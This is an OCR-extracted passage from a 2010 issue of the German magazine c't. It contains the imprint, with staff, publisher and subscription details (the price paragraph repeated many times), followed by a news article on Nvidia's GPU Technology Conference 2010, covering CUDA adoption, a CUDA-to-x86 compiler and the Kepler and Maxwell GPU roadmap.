Jörg Birkelbach, Detlef Borchers, Tobias Engler, Monika
Ernert, Dr. Noogie C. Kaufmann, Dr. M. Michael König,
Stefan Krempel, Christoph Laue, Prof. Dr. Jörn Loviscach,
Kai Mielke, Ralf Nebel, Dr. Klaus Peeck, Prof. Dr. Thomas J.
Schult, Christiane Schulzki-Haddouti

DTP-Produktion: Wolfgang Otto (ltg.), Ben Dietrich Berlin,
Peter-Michael Böhml, Martina Bruns, Martina Friedrich, Ines
Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Astrid
Seifert, Edith Thüses, Dieter Wahner, Dirk Wollschläger,
Brigitte Zurheiden

Art Director: Thomas Saur, **Layout-Konzeption:**
Hea-Kyung Kim, **Fotografie:** Andreas Wodrich

Illustrationen: Editorial: Hans-Jürgen „Mash“ Marhenke,
Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne
Wustmann und Michael Thiele, Dortmund; Aufmacher:
Thomas Saur, Stefan Arand

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

**Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form
reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden.
Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und
zum persönlichen Gebrauch des Lesers gestattet.**

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsgesetz des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warenannahmen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2010 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG

Postfach 61 04 07, 30604 Hannover

Helstorfer Str. 7, 30625 Hannover

Telefon: 05 11/53 52-0

Telefax: 05 11/53 52-129

Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise,
Christian Person

Geschäftsführer: Ansgar Heise, Steven P. Steinkraus,
Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Udo Elsner (-222) (verantwortlich
für den Anzeigenteil)

Sales Manager Asia-Pacific: Babette Lahn (-240)

Mediaberatung:

PLZ 0, 1 + 9: Erika Hajmasy (-266)

PLZ 3 + 4: Ann Katrin Jähnke (-893)

PLZ 5 + 6: Patrick Werner (-894)

PLZ 2 + 7: Simon Tiebel (-890)

PLZ 8: Werner Ceeh (0 89/42 71 86-11)

Andreas (ohne Asien): Bettina Scheel (-892)

Markenartikel: Ann Katrin Jähnke (-893)

Stellenmarkt: Erika Hajmasy (-266)

Anzeigendisposition:

PLZ 0-5/Asien: Maik Fricke (-165)

PLZ 6-9/Australien: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -224

Anzeigen-Auslandsvertretungen (Asien):

CyberMedia Communications Inc., 3F, No. 144, Xiushan
Rd., Xizhi City, Taipei County 22175, Taiwan (R.O.C.),

Tel.: +886-2-2691-2900, Fax: +886-2-2691-1820,

E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 27
vom 1. Januar 2010

Leiter Vertrieb und Marketing: Mark A. Cano (-299)

Werbeleitung: Julia Conrades (-156)

Teamleitung Herstellung: Bianca Nagel (-456)

Druck: Firmengruppe APPLechter druck GmbH,
Delpstraße 15, 97084 Würzburg

Sonderdruck-Service: Bianca Nagel, Tel.: 05 11/53 52- 456,
Fax: 53 52-360

Abo-Service: Tel.: +49 (0) 40/30 07-3525

Kundenkonto in Österreich: Dresdner Bank AG,
BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

Kundenkonto in der Schweiz: UBS AG, Zürich,
Kto.-Nr. 206 P0-465.060.0

Für Abonnenten in der Schweiz Bestellung über:

Thali AG, Aboservice, Industriestraße 14, CH-6285 Hitzkirch,
Tel.: 041/9 19 66-11, Fax: 041/9 19 66-77
E-Mail: abo@thali.ch, Internet: www.thali.ch

Vertrieb Einzelverkauf:

MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG,
Ohrnstraße 1, 85716 Unterschleißheim,
Postfach 12 32, 85702 Unterschleißheim,

Tel. 0 89/3 19 06-0, Fax 0 89/3 19 06-13

E-Mail: mzv@mzv.de, Internet: www.mzv.de

c't erscheint 14-täglich

Einzelpreis € 3,70; Österreich € 3,90; Schweiz CHF 6,90;

Benelux € 4,40; Italien € 4,40; Spanien € 4,40

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.


Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich
89,00 €, Schweiz 151,50 CHF); ermäßiges Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehrdienstleistende (nur gegen Vorlage einer entsprechenden
Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich
72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2
Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60
CHF) Aufpreis. Für AUGE-, GUUG-, Mac-e.V., BvDW-e.V., GI-,
VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-
nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Anzeige

Anzeige



Martin Fischer

Fermis Follower

GPU Technology Conference 2010

Nvidia gab einen Ausblick auf die zukünftigen Grafikprozessoren und kündigte einen Compiler an, mit dem CUDA-Programme nun auch auf x86-Prozessoren laufen.



Er kam lässig in Blue-Jeans und Poloshirt auf die Bühne und eröffnete mit einem breiten Grinsen die mittlerweile wichtigste Konferenz zum Thema GPU-Computing (GPGPU). Nvidia-Chef Jen-Hsun Huang hat Grund zur Freude, denn Nvidia konnte zur zweiten Ausgabe der GPU Technology Conference (GTC) 2200 Fachbesucher ins sonnige San Jose (USA) locken. Das waren 700 mehr als im Jahre 2009, weshalb man die diesjährige Veranstaltung ins geräumige San Jose Convention Center verlegte. Die Begeisterung der Wissenschaftsgemeinde für Nvidias CUDA-Schnittstelle scheint trotz der OpenCL-Konkurrenz weiter zuzunehmen, was wohl besonders an Nvidias guten Tools und Dokumentationen liegt. Um die CUDA-isten auch in Zukunft an der Stange zu halten, wagte Huang noch einen Ausblick auf die zukünftigen Grafikchips und deren neue Funktionen.

CUDA für alle

Mittels CUDA lassen sich manche Berechnungen auch auf Grafikchips auslagern und dadurch stark beschleunigen. Bis dato verarbeiten nur Nvidia-Grafikchips (ab G80) mit Unified-Shader-Architektur solchen GPGPU-Code. Doch bald sollen auch x86-Hauptprozessoren dazu in der Lage sein. Denn die Portland Group (PGI) wird einen speziellen, kostenpflichtigen Compiler – CUDA-x86 – anbieten, der CUDA-Code für x86-Prozessoren (32/64 Bit) von AMD und Intel übersetzt, deren Kerne dann im Zusammenspiel mit ihren SIMD-Streaming-Fähigkeiten die Ausführung paralleler Befehle übernehmen. Vorstellen will PGI den CUDA-C-Compiler auf der Supercomputing Conference in New Orleans, die vom 13. bis 19. November stattfindet.

Durch diesen Schritt vergrößert sich die Reichweite von CUDA-Applikationen drastisch, laufen diese dann doch auch ohne GeForce-, Quadro- oder Tesla-Grafikkarten. Doch bereits ohne x86-Compiler zeigte sich

Huang auf der Konferenz zufrieden über das immer weiter zunehmende Interesse an CUDA. So habe sich 2010 im Vergleich zu 2009 die Zahl der CUDA-SDK-Downloads mit 668 000 Stück mehr als verdoppelt, die Zahl der Tesla-Systeme anbietenden OEMs von 1 auf 9 erhöht und die auf der GTC eingereichten Paper auf 334 verfüngfacht.

Außerdem kündigte Nvidia mit Tesla-Rechenkarten bestückte Blades für die Supercomputing-Systeme IBM BladeCenter, T-Platforms TB2 und Cray XE6 an, wie auch diverse CUDA-Implementationen für Profi- und Wissenschaftsprogramme. So beinhaltet das Ren-

dering- und Animationsprogramm 3ds max nun den iRay-Renderer, der via CUDA eine schnelle Raytracing-Vorschau von 3D-Szenen ermöglicht. Auch GPU-beschleunigte PhysX-Effekte sind im neuen 3ds-max-Paket nutzbar. Weiterhin soll das Parallel Computing Toolkit von Matlab via CUDA von der Rechenleistung von Nvidia-Grafikkarten profitieren, ebenso wie das in der Molekulardynamik und Biochemie eingesetzte Simulationsprogramm Amber 11 (Multi-GPU) und das im ingenieurwissenschaftlichen Bereich etablierte Ansys Mechanical (R13). Auch die quelloffene Programmabibliothek Open Source Computer Vision (OpenCV), die über 500 Algorithmen unter anderem zur Bildbearbeitung, Gesichts- und Körpererkennung und zur Echtzeit-Aufnahme beinhaltet, soll ab Anfang des kommenden Jahres CUDA-fähig sein.

Des Physikers Freunde

Doch nicht nur die Wissenschaftler kamen beim Eröffnungsvortrag auf ihre Kosten, sondern auch Grafikkarten-Nerds, die das Spektakel über einen Livestream verfolgen konnten. So wagte der Nvidia-Chef erstmals einen Ausblick auf zukünftige Grafikchips, nämlich „Kepler“ und „Maxwell“. Kepler soll in der zweiten Hälfte des kommenden Jahres erscheinen und im 28-Nanometer-Verfahren gefertigt werden. Hunderte Ingenieure arbeiten derzeit an Kepler, das Budget von Forschung und Entwicklung gehe in die Milliarden und das Chipdesign mit großen Schritten voran. Maxwell soll 2013 erscheinen und mit noch kleineren Strukturen (22 nm) gefertigt werden.



Nvidia-Chef Huang kündigte während seiner Eröffnungspräsentation unter anderem einen Compiler von PGI an, der CUDA-Programme auch auf x86-Prozessoren lauffähig macht.

Vor allem effizienter als die derzeitige Fermi-Generation sollen die Grafikchips arbeiten, die Leistungsaufnahme will Nvidia anscheinend nicht noch weiter erhöhen. Huang griff daher zum Vergleich auf das Effizienzmaß Double-Precision-GFlops pro Watt zurück. Kepler setzt Nvidia zwischen 4 und 6 DP-GFlops/Watt an, Maxwell bei 16 DP-GFlops/Watt. Die Fermi-Chips schaffen als GF100-Variante laut Nvidia 2 DP-GFlops pro Watt, Tesla-Chips der vorhergehenden Generation verortet Nvidia bei 1 DP-GFlops/Watt. Die angegebenen Werte lassen aber keinerlei Rückschlüsse auf die 3D-Leistung zu. Auf diesbezügliche Nachfrage erklärte Huang während der folgenden Pressekonferenz lediglich, dass der 2013 erwartete Maxwell-Chip etwa um den Faktor 10 schneller sein wird als der aktuelle GF100.


Doch erneut dürfte sich vor allem die Welt des High Performance Computing auf die kommenden Grafikchips freuen. Denn die Einführung von ECC-Speicher bei Fermi war laut Huang nur der erste Schritt. Unabhängig vom Hauptprozessor will Nvidia die Grafikchips der Zukunft machen: Preemption- und Virtual-Memory-Funktionen sollen die GPUs bis 2013 beherrschen. Grafikchips sind dann also über 